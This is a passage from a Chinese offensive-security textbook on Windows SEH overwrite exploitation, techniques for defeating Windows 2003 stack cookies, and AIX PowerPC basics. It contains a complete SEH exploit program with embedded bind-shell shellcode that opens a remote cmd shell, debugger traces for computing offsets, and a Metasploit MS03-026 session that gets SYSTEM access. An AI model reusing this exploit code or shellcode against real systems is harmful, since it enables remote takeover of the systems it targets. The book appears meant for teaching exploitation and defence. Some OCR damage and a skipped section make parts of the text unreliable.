


图 2.12 程序发生异常时系统的处理顺序

因为函数在返回之前有异常被触发，所以即使能够成功覆盖函数的返回地址，也无法获得控制权。这种情况有两种办法来解决：

- 用一个可读的地址来覆盖指针 p，避免触发异常，使得函数能够顺利返回。但是在很多情况下，堆栈中的一些数据被覆盖后，要想完全地避免触发异常是非常困难的；
- 覆盖 SEH，前提是当前线程已经安装了异常处理例程，否则就会像上述例子一样，系统最后只能调用默认的异常处理例程，显示一个出错对话框。

SEH 是“Structured Exception Handling”的缩写，即结构化异常处理。它是 Windows 操作系统提供给程序设计者强有力的处理程序错误或异常的武器。Win32 平台使用了异常处理机制来处理运行的进程发生如非法访问、除零操作等问题。基于栈帧的异常句柄保存在堆栈的 EXCEPTION_REGISTRATION 结构里，这个结构有两个成员：第一是一个指针，指向下一个 EXCEPTION_REGISTRATION 结构；第二是指向实际的异常句柄。这样就构成了异常结构链表，如图 2.13 所示。




图 2.13 异常结构链表

Win32 进程的每个线程在线程开始的时候至少会建立一个基于栈帧的异常处理，第一个 EXCEPTION_REGISTRATION 结构的地址可以从线程各自的环境块找到，也就是 fs:[0]指向的地址。当异常发生的时候会遍历异常结构链表，直到找到一个合适的处理句柄。基于堆栈的异常处理句柄可以在 C 下用 try 和 except 关键字来建立。

SEH 是保存在栈中的，当发生栈溢出时，假如能够覆盖掉 SEH，那么程序流程最终将被我们所控制，如图 2.14 所示。

```
char s1[50];

s[size]=0;
strcpy(s1,s);
printf("receive %d bytes",*p);
}

void overflow2(char * s, int size)
{
    __try
    {
        overflow(s, size);
    }
    __except(MyExceptionHandler())
    {
        printf("oops...");
    }
}

int main()
{
    WSADATA wsa;
    SOCKET listenFD;
    int ret;
    char asd[2048];

    WSStartup(MAKEWORD(2, 2), &wsa);

    listenFD = WSASocket(2, 1, 0, 0, 0, 0);

    struct sockaddr_in server;

    server.sin_family = AF_INET;
    server.sin_port = htons(9999);
    server.sin_addr.s_addr = INADDR_ANY;
    ret=bind(listenFD, (sockaddr *)&server, sizeof(server));
    ret=listen(listenFD, 2);

    int iAddrSize = sizeof(server);
    SOCKET clientFD=accept(listenFD, (sockaddr *)&server, &iAddrSize);
    unsigned long lBytesRead;
    while(1)
    {
        lBytesRead=recv(clientFD, Buff, 2048, 0);
    }
}
```



```

* Use .symfix to have the debugger choose a symbol path.
* After setting your symbol path, use .reload to refresh symbol locations.
*****
Executable search path is:
ModLoad: 00400000 0040c000 image00400000
ModLoad: 77f80000 77ffd000 ntdll.dll
ModLoad: 75030000 75044000 C:\WINNT\system32\WS2_32.dll
ModLoad: 78000000 78045000 C:\WINNT\system32\MSVCRT.DLL
ModLoad: 7c570000 7c623000 C:\WINNT\system32\KERNEL32.dll
ModLoad: 7c2d0000 7c332000 C:\WINNT\system32\ADVAPI32.DLL
ModLoad: 77d30000 77da1000 C:\WINNT\system32\RPCRT4.DLL
ModLoad: 75020000 75028000 C:\WINNT\system32\WS2HELP.DLL
(550.4cc): Break instruction exception - code 80000003 (first chance)
eax=00000000 ebx=00131f04 ecx=00000009 edx=00000000 esi=7ffdf000 edi=00131f78
eip=77f813b1 esp=0012f984 ebp=0012fc98 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
*** ERROR: Symbol file could not be found. Defaulted to export symbols for ntdl
l.dll -
ntdll!DbgBreakPoint:
77f813b1 cc          int     3
0:000> g

```

再次用 nc 连接上去发送字符串后, 异常被触发。查看 SEH 离堆栈有多远:

```

0:000> da ebp-38
0012fd50 "aaaaaaaaaaaaaaaaaaaaaaaaaaaaa"
0012fd70 "aaaaaaaaaaaaaaaaabbbbbbccccddd"
0012fd90 "eee."
0:000> dd fs:0 12
0038:00000000 0012fdac 00130000
0:000> dd poi(fs:0) 12
0012fdac 0012ffb0 004013f8

```

(ebp-0x38) 处是堆栈地址 0x0012fd50。fs:0 指向当前线程的异常处理结构 0x0012fdac, 0x0012fdb0 处即为异常处理函数指针, 指向异常处理函数 0x004013f8。所以只要把 0x0012fdb0 处的内容覆盖掉, 当程序发生异常时就能控制程序流程。在 Windows 2000 中, 异常处理函数得到运行时, ebx 寄存器指向 EXCEPTION_REGISTRATION 结构的第一个成员, 在本例中即指向 0x0012fdac。

计算一下偏移量: $0012fdb0 - 0012fd50 = 0x60$, 所以需要构造以下字符串: 0x60 个'a' + 4 字节跳转代码 + jmp/call ebx + Shellcode。有了这些信息, 就可以开始写利用程序了:

```

F:\>type exploit_seh.c
/* exploit_seh.c
*
* 《网络渗透技术》演示程序

```

```

* 作者: san, alert7, eyas, watercloud
*
* 针对 server_seh.cpp 的利用程序
*/

#include <stdio.h>
#include <stdlib.h>
#include <windows.h>
#include <io.h>
#pragma comment (lib, "ws2_32")

// jmp ebx address of chinese version
#define JUMPEBX "\x1b\x4a\xfa\x7f"

char Shellcode[] =
//"\xCC"
"\xeb\x23\x7a\x69\x02\x05\x6c\x59\xf8\x1d\x9c\xde\x8c\xd1\x4c"
"\x70\xd4\x03\xf0\x27\x20\x20\x30\x08\x57\x53\x32\x5f\x33\x32"
"\x2e\x44\x4c\x4c\x01\xeb\x05\xe8\xf9\xff\xff\xff\x5d\x83\xed"
"\x2a\x6a\x30\x59\x64\x8b\x01\x8b\x40\x0c\x8b\x70\x1c\xad\x8b"
"\x78\x08\x8d\x5f\x3c\x8b\x1b\x01\xfb\x8b\x5b\x78\x01\xfb\x8b"
"\x4b\x1c\x01\xf9\x8b\x53\x24\x01\xfa\x53\x51\x52\x8b\x5b\x20"
"\x01\xfb\x31\xc9\x41\x31\xc0\x99\x8b\x34\x8b\x01\xfe\xac\x31"
"\xc2\xd1\xe2\x84\xc0\x75\xf7\x0f\xb6\x45\x05\x8d\x44\x45\x04"
"\x66\x39\x10\x75\xe1\x66\x31\x10\x5a\x58\x5e\x56\x50\x52\x2b"
"\x4e\x10\x41\x0f\xb7\x0c\x4a\x8b\x04\x88\x01\xf8\x0f\xb6\x4d"
"\x05\x89\x44\x8d\xd8\xfe\x4d\x05\x75\xbe\xfe\x4d\x04\x74\x21"
"\xfe\x4d\x22\x8d\x5d\x18\x53\xff\xd0\x89\xc7\x6a\x04\x58\x88"
"\x45\x05\x80\x45\x77\x0a\x8d\x5d\x74\x80\x6b\x26\x14\xe9\x78"
"\xff\xff\xff\x89\xce\x31\xdb\x53\x53\x53\x53\x56\x46\x56\xff"
"\xd0\x97\x55\x58\x66\x89\x30\x6a\x10\x55\x57\xff\x55\xd4\x4e"
"\x56\x57\xff\x55\xcc\x53\x55\x57\xff\x55\xd0\x97\x8d\x45\x88"
"\x50\xff\x55\xe4\x55\x55\xff\x55\xe8\x8d\x44\x05\x0c\x94\x53"
"\x68\x2e\x65\x78\x65\x68\x5c\x63\x6d\x64\x94\x31\xd2\x8d\x45"
"\xcc\x94\x57\x57\x57\x53\x53\xfe\xc6\x01\xf2\x52\x94\x8d\x45"
"\x78\x50\x8d\x45\x88\x50\xb1\x08\x53\x53\x6a\x10\xfe\xce\x52"
"\x53\x53\x53\x55\xff\x55\xec\x6a\xff\xff\x55\xe0";

// ripped from isno
int Make_Connection(char *address, int port, int timeout)
{
    struct sockaddr_in target;
    SOCKET s;
    int i;

```

```
DWORD bf;  
fd_set wd;  
struct timeval tv;  
  
s = socket(AF_INET, SOCK_STREAM, 0);  
if(s<0)  
    return -1;  
  
target.sin_family = AF_INET;  
target.sin_addr.s_addr = inet_addr(address);  
if(target.sin_addr.s_addr==0)  
{  
    closesocket(s);  
    return -2;  
}  
target.sin_port = htons(port);  
bf = 1;  
ioctlsocket(s, FIONBIO, &bf);  
tv.tv_sec = timeout;  
tv.tv_usec = 0;  
FD_ZERO(&wd);  
FD_SET(s, &wd);  
connect(s, (struct sockaddr *)&target, sizeof(target));  
if((i=select(s+1, 0, &wd, 0, &tv))==(0))  
{  
    closesocket(s);  
    return -3;  
}  
if(i==0)  
{  
    closesocket(s);  
    return -4;  
}  
i = sizeof(int);  
getsockopt(s, SOL_SOCKET, SO_ERROR, (char *)&bf, &i);  
if((bf!=0) || (i!=sizeof(int)))  
{  
    closesocket(s);  
    return -5;  
}  
ioctlsocket(s, FIONBIO, &bf);  
return s;  
}
```



```
/* ripped from TESO code and modified by ey4s for win32 */
void shell (int sock)
{
    int    l;
    char   buf[512];
    struct timeval time;
    unsigned long  ul[2];

    time.tv_sec = 1;
    time.tv_usec = 0;

    while (1)
    {
        ul[0] = 1;
        ul[1] = sock;

        l = select (0, (fd_set *)&ul, NULL, NULL, &time);
        if(l==1)
        {
            l = recv (sock, buf, sizeof (buf), 0);
            if (l <= 0)
            {
                printf ("[-] Connection closed.\n");
                return;
            }
            l = write (1, buf, l);
            if (l <= 0)
            {
                printf ("[-] Connection closed.\n");
                return;
            }
        }
        else
        {
            l = read (0, buf, sizeof (buf));
            if (l <= 0)
            {
                printf("[-] Connection closed.\n");
                return;
            }
            l = send(sock, buf, l, 0);
            if (l <= 0)
            {
                printf("[-] Connection closed.\n");
            }
        }
    }
}
```



```
        return;
    }
}

int main(int argc, char *argv[])
{
    SOCKET c, s;
    WSADATA WSAData;
    char Buff[0x1000];

    if (argc < 3)
    {
        fprintf(stderr, "Usage: %s remote_addr remote_port", argv[0]);
        exit(1);
    }

    if(WSAStartup (MAKEWORD(1,1), &WSAData) != 0)
    {
        printf("[ - ] WSAStartup failed.\n");
        WSACleanup();
        exit(1);
    }

    memset(Buff, 0x90, sizeof(Buff)-1);

    strcpy(Buff+0x5C, "\\xEB\\x06\\xEB\\x06");
    strcpy(Buff+0x60, JUMPEBX);
    strcpy(Buff+0x64, Shellcode);

    s = Make_Connection(argv[1], atoi(argv[2]), 10);
    if(s<0)
    {
        printf("[ - ] connect err.\n");
        exit(1);
    }

    send(s, Buff, sizeof(Buff), 0);

    Sleep(1000);

    c = Make_Connection(argv[1], 31337, 10);
    shell(c);
}
```

```
WSACleanup();  
return 1;  
}
```

编译后尝试攻击:

```
F:\>exploit_seh 127.0.0.1 9999  
Microsoft Windows 2000 [Version 5.00.2195]  
(C) Copyright 1985-2000 Microsoft Corp.  
  
F:\>
```

成功获得一个 cmd 窗口。在 Windows XP SP1 和 Windows 2003 系统中,异常处理函数得到运行时,寄存器 ebx 不再指向异常结构,也没有其他的寄存器指向它,所以就不能通过 jmp/call reg 的方式来跳转到 Shellcode 了。但是,在 esp+8 处仍然保留这异常结构,所以通过“pop;pop;ret”的方式,仍然可以使得 Shellcode 得到运行。

2.3.5 Windows XP 和 2003 下的增强异常处理

从 Windows XP 开始,微软引进一种新的异常处理方式—VEH,即“Vectored Exception Handling”的缩写,通常译为“向量化异常处理”。VEH 可用如下 API 进行注册:

```
WINBASEAPI PVOID WINAPI AddVectoredExceptionHandler(  
    ULONG FirstHandler,  
    PVECTORED_EXCEPTION_HANDLER VectoredHandler );
```

FirstHandler: 是一个标志,指定是否将 VEH 处理例程放在 VEH 链的最前面。

VectoredHandler: 异常处理例程入口。

VEH 和 SEH 一样可以嵌套。当程序发生异常时,异常处理的优先级为:调试器→VEH→SEH。VEH 和 SEH 的不同点:

VEH 是进程相关,SEH 是线程相关。

VEH 保存在堆 (HEAP) 中,SEH 保存在栈 (STACK) 中。

在栈溢出中,VEH 对溢出攻击可能带来的影响:VEH 直接处理异常,使得 SEH 无法得到运行机会。不过 VEH 也为堆溢出攻击带来一种新的方式:覆盖 VEH 指针。

2.3.6 突破 Windows 2003 堆栈保护

注:此小节主要翻译自 David Litchfield 的《Defeating the Stack Based Buffer Overflow Prevention Mechanism of Microsoft Windows 2003 Server》一文。

微软在 Windows 2003 中引进了新的堆栈保护机制,并将此机制集成到新的编译器中。当一个函数被调用时,它会在堆栈中保存的返回地址之前插入了一个安全 cookie。当发生堆栈溢出时,假如保存的返回地址被覆盖了,那么安全 cookie 也会被覆盖。在函数返回之前,它会把堆栈中的 cookie 与保存在当前函数所属模块.data 段的权威 cookie 进行比较。假如 cookie 匹配不上,那么它就会认为堆栈已经被溢出。这种安全机制通过在 Visual Studio .NET

中指定 GS 标志来提供, GS 标志默认是打开的。

cookie 是如何产生的? 当一个模块被加载时, cookie 的产生过程作为它启动程序的一部分。cookie 的产生有很高的随机性, 所以 cookie 很难预测, 特别是当只有一次攻击机会的时候。从本质上来说, cookie 是通过把几个函数的返回值进行 XOR 运算后得到的。下面的代码演示了 cookie 的产生过程。

```
#include <stdio.h>
#include <windows.h>
int main()
{
    FILETIME ft;
    unsigned int Cookie=0;
    unsigned int tmp=0;
    unsigned int *ptr=0;
    LARGE_INTEGER perfcoun;
    GetSystemTimeAsFileTime(&ft);
    Cookie = ft.dwHighDateTime ^ ft.dwLowDateTime;
    Cookie = Cookie ^ GetCurrentProcessId();
    Cookie = Cookie ^ GetCurrentThreadId();
    Cookie = Cookie ^ GetTickCount();
    QueryPerformanceCounter(&perfcoun);
    ptr = (unsigned int*)&perfcoun;
    tmp = *(ptr+1) ^ *ptr;
    Cookie = Cookie ^ tmp;
    printf("Cookie: %.8X\n", Cookie);
    return 0;
}
```

cookie 是个 unsigned int 值, 它产生后会保存在模块的 .data 段。 .data 段的内存是可写的, 在后面我们将提到的一种攻击方式是用一个已知的值来覆盖这个权威的 cookie, 并用相同的值来覆盖堆栈中的 cookie。建议微软用 VirtualProtect 来把保存 cookie 的内存设置为只读。这样就能免受刚才提到的那种攻击。

缓冲区被溢出并且 cookie 被覆盖后会怎样? 当 cookie 匹配检查失败后, 代码会查看是否定义了安全处理例程(security handler)。安全处理例程的存在使得开发人员能够在进程被终止之前执行一些操作, 例如记录一些数据。安全处理例程的指针保存在模块的 .data 段中。稍后将会介绍这会存在什么问题。定义安全处理例程是完全没有必要的, 在堆栈被溢出后不执行任何代码将会更安全。即使没有定义安全处理例程, 进程仍然会执行大量的代码。当 cookie 不匹配时, 默认会调用 UnhandledExceptionFilter 函数。在进程最终被终止之前, UnhandledExceptionFilter 函数会执行几个任务, 其中包括加载 faultrep.dll 并调用 ReportFault 函数。每次你看见弹出窗口显示“Report this fault to Microsoft”时, 表示那个函数正在工作。正如之前所提到的, 在溢出之后执行任何代码都是非常危险的。稍后将看到 UnhandledExceptionFilter 函数执行的操作如何被我们利用来获取被溢出进程的控制权。

异常处理引进到 Windows 操作系统后, 使得应用程序变得更加健壮。当发生内存访问违

规或除 0 错误等问题时，异常处理能够处理这些情况并允许进程恢复和继续正常运行。即使程序开发人员没有为任何进程和线程建立任何异常处理例程，在线程初始化阶段也至少会建立一个。异常处理例程结构为 EXCEPTION_REGISTRATION，保存在堆栈中。第一个指向 EXCEPTION_REGISTRATION 的指针保存在线程环境块（TEB）中。

EXCEPTION_REGISTRATION 有两个成员，第一个成员指向下一个 EXCEPTION_REGISTRATION 结构，第二个成员指向异常处理函数。在堆栈溢出中，通过覆盖 EXCEPTION_REGISTRATION 结构将能得到程序控制权。

微软已经意识到了这个问题，为了防止类似的攻击，Windows 2003 中的结构化异常处理（SEH）已经被修改。异常处理例程注册后，它的函数指针保存在模块中的“Load Configuration Directory”中。当异常发生时，在异常处理函数运行之前，会把函数地址与已注册过的函数地址列表进行比较，如果没有发现匹配的，那么异常处理函数将不会被运行。假如 EXCEPTION_REGISTRATION 结构中的异常处理函数地址在已加载的模块地址范围之外，它仍然能够被执行。但如果函数地址在栈中，那么它将不会被执行，这用于防止攻击者直接用堆栈中的地址来覆盖 SEH。如果异常处理函数位于堆中，那么它能够被执行。

2.3.6.1 突破方法一：用已加载模块之外的地址来覆盖 SEH

回顾一下，在异常处理函数被调用之前，它的地址会与已注册的异常处理函数进行比较。如果它在任何已加载的模块地址范围之外，此异常处理函数就能被调用。攻击者所需要做的就是 在已加载的模块范围之外寻找一个地址，此地址包含能跳转到 Shellcode 的指令。当异常处理函数被调用时，就会发现没有寄存器指向用户提供的数据。如果有，就可以寻找包含 “call/jmp register” 指令的地址。但是，在堆栈中有许多指向已被覆盖的 EXCEPTION_REGISTRATION 结构的指针。

表 2.1

ESP	+8	+14	+1C	+2C	+44	+50
EBP	+0C	+24	+30	-04	-0C	-18

下面的指令能跳入 Shellcode:

```
CALL DWORD PTR [ESP+NN]
CALL DWORD PTR [EBP+NN]
CALL DWORD PTR [EBP-NN]
JMP DWORD PTR [ESP+NN]
JMP DWORD PTR [EBP+NN]
JMP DWORD PTR [EBP-NN]
```

所以只需在已加载的模块地址范围之外找包含上述指令的地址即可。通过搜索，David Litchfield 在 0x001b0b0b 处找到指令 “CALL DWORD PTR[EBP+30h]”。此地址位于 UNICODE.NLS 空间。svchost.exe 始终把 UNICODE.NLS 加载在 0x001A0000，这样在偏移 0x10b0b 处总能找到上述 “CALL DWORD PTR[EBP+30h]” 指令。

cookie, 并用相同的值去覆盖堆栈中的 cookie。这样在 cookie 检查能够顺利通过后, 所覆盖的返回地址就能得到执行。

2.3.6.6 突破方法六: 覆盖安全处理例程

回顾一下, 当 cookie 匹配检查失败后, 将会检查是否已经定义安全处理例程, 如果有将会调用它。假如能够覆盖到安全处理例程, 那么用指向用户数据的指针来覆盖它就能得到控制权限。

2.3.6.7 突破方法七: 替换 Windows 系统目录

kernel32.dll 的 .data 段中的一个指针, 指向 Windows 系统目录。当 cookie 不匹配时, UnhandledExceptionFilter 函数将会被调用, 此函数会加载 faultrep.dll, 并调用里面的 ReportFault 函数。通过覆盖 Windows 系统目录, 可以让它加载指定的、受控制的 faultrep.dll, 并调用其中的 ReportFault 函数。

2.3.6.8 突破方法八: 覆盖函数指针

有许多 ldr* 函数被 LoadLibrary、FreeLibrary 这样的函数调用来检查函数指针是否已经被设置, 如果已经被设置, 它将被调用。例如, FreeLibrary 调用 ntdll.dll 中的 LdrUnloadDll, 相关代码如下:

```
77F5337A mov eax, [77FC2410]
77F5337F cmp eax, edi
77F53381 jne 77F53134
..
77F53134 push esi
77F53135 call eax
```

所以只要覆盖 77FC2410 就能得到程序的控制权。

2.3.6.9 突破方法九: 代码假想

假设存在如下代码:

```
#include <stdio.h>
#include <windows.h>
int main(int argc, char *argv[])
{
    HMODULE Lib=NULL;
    unsigned int FuncAddress = 0;
    int err = 0;
    Lib = LoadLibrary("msvort.dll");
    FuncAddress = GetProcAddress(Lib, "printf");
    err = DoStuff(argv[1], FuncAddress);
    return 0;
}
```

```

int DoStuff(char *buf, FARPROC fnk)
{
    char buffer[20]="";
    strcpy(buffer,buf);
    (fnk)(buffer);
    __asm add esp,4
    return 0;
}

```

堆栈中的一个参数刚好是一个函数指针，通过覆盖它，在 cookie 检查之前就能得到控制权限。从 David Litchfield 的分析来看，突破 Windows 2003 堆栈溢出保护机制的方法还是非常多的，一个比较通用的方法就是从已加载模块范围之外的地址寻找一处包含跳转指令的地址，其他的都比较依赖具体环境。

2.3.6.10 突破实例

Metasploit Framework 最近更新了一个脚本 msrpc_dcom_ms03_026.pm，能够有效地攻击 Windows 2003 上的 LSD RPC DCOM 漏洞。它所使用的跳转地址为 0x001B0B0B，就是前面所提到的在 UNICODE.NLS 中的地址。下面是演示过程：

```

msf > use msrpc_dcom_ms03_026
msf msrpc_dcom_ms03_026 > set PAYLOAD win32_bind
PAYLOAD => win32_bind
msf msrpc_dcom_ms03_026(win32_bind) > set RHOST 192.168.52.3
RHOST => 192.168.52.3
msf msrpc_dcom_ms03_026(win32_bind) > exploit
[*] Starting Bind Handler.
[*] Connected to REMACT with group ID 0xc023
[*] Got connection from 192.168.52.3:4444

Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.

C:\WINDOWS\system32>whoami
whoami
nt authority\system

C:\WINDOWS\system32>

```

用调试器 attach 上 svchost.exe 进程就能看到一些细节。程序有异常被触发时：

```

rpcss!CoGetComCatalog+0x9b56:
7572eb3c 8938          mov     [eax],edi          ds:0023:90909090=????????

```

查看当前线程的 SEH，可以看到它已经被覆盖为 0x001b0b0b。0x001b0b0b 处的代码能够使得跳转到 Shellcode。

```
0:003> dd fs:0 12
0038:00000000 0062fd54 00630000
0:003> dd poi(fs:0) 12
0062fd54 337bf4eb 001b0b0b
0:003> u poi(poi(fs:0)+4)
001b0b0b ff5530          call    dword ptr [ebp+0x30]
```

2.4 AIX PowerPC 平台缓冲区溢出利用技术

PowerPC 是一个非常棒的体系结构，和 IA32 完全不同。AIX PowerPC 平台缓冲区溢出利用技术也和前面两节介绍的 Linux x86 与 Win32 不太一样，本节将详细介绍 AIX PowerPC 的体系结构及其缓冲区溢出利用技术。

2.4.1 熟悉 PowerPC 体系及其精简指令集计算

PowerPC 体系结构是 RISC（精简指令集计算），它定义了 200 多条指令。PowerPC 之所以是 RISC，原因在于大部分指令在一个单一的周期内执行，而且是定长的 32 位指令，通常只执行一个单一的操作（比如将内存加载到寄存器，或者将寄存器数据存储在内存）。差不多有 12 种指令格式，表现为 5 类主要的指令：

- 分支（branch）指令
- 定点（fixed-point）指令
- 浮点（floating-point）指令
- 装载和存储指令
- 处理器控制指令

PowerPC 的应用级寄存器分为三类：通用寄存器（General-Purpose Register, GPR）、浮点寄存器（Floating-Point Register, FPR）和浮点状态与控制寄存器（Floating-Point Status and Control Register, FPSCR）和专用寄存器（Special-Purpose Register, SPR）。gdb 里的 info registers 能看到 38 个寄存器，下面主要介绍这几个常用的寄存器，见表 2.2、表 2.3。

表 2.2 通用寄存器的用途

r0	在函数开始（function prologs）时使用
r1	堆栈指针，相当于 ia32 架构中的 esp 寄存器，idapro 把这个寄存器反汇编标识为 sp
r2	内容表（toc）指针，idapro 把这个寄存器反汇编标识为 rtoe。系统调用时，它包含系统调用号
r3	作为第一个参数和返回值
r4~r10	函数或系统调用开始的参数
r11	用在指针的调用和当做一些语言的环境指针
r12	它用在异常处理和 glink（动态链接器）代码
r13	保留作为系统线程 ID
r14~r31	作为本地变量，非易失性

表 2.3 专用寄存器

lr	链接寄存器，它用来存放函数调用结束处的返回地址
ctr	计数寄存器，它用来当做循环计数器，会随特定转移操作而递减
xer	定点异常寄存器，存放整数运算操作的进位以及溢出信息
mshr	机器状态寄存器，用来配置微处理器的设定
cr	条件寄存器，它分成 8 个 4 位字段，cr0~cr7，它反映了某个算法操作的结果并且提供条件分支的机制

寄存器 r1, r14~r31 是非易失性的，这意味着它们的值在函数调用过程中保持不变。寄存器 r2 也算非易失性，但是只有在调用函数在调用后必须恢复它的值时才被处理。

寄存器 r0, r3~r12 和特殊寄存器 lr, ctr, xer, fpscr 是易失性的，它们的值在函数调用过程中会发生变化。此外寄存器 r0, r2, r11 和 r12 可能会被交叉模块调用改变，所以函数在调用的时候不能采用它们的值。

条件代码寄存器字段 cr0, cr1, cr5, cr6 和 cr7 是易失性的。cr2, cr3 和 cr4 是非易失性的，函数如果要改变它们必须保存并恢复这些字段。

在 AIX 上，svca 指令（sc 是 PowerPC 的助记符）用来表示系统调用，r2 寄存器指定系统调用号，r3~r10 寄存器是给该系统调用的参数。在执行系统调用指令之前有两个额外的先决条件：LR 寄存器必须保存返回系统调用地址的值并且在系统调用前执行 crorc cr6, cr6, cr6 指令。

2.4.2 AIX PowerPC 堆栈结构

要学习溢出技术就必须了解堆栈结构，PowerPC 的堆栈结构和 IA32 有很大不同，PowerPC 没有类似 IA32 里 ebp 这个指针，它只使用 r1 寄存器把整个堆栈构成一个单向链表，其增长方向是从高地址到低地址，而本地变量的增长方向也是从高地址到低地址的，这就给溢出获得控制的技术提供了保证。32 位 PowerPC 的堆栈结构如下图 2.15 所示。




图 2.15 32 位 PowerPC 的堆栈结构

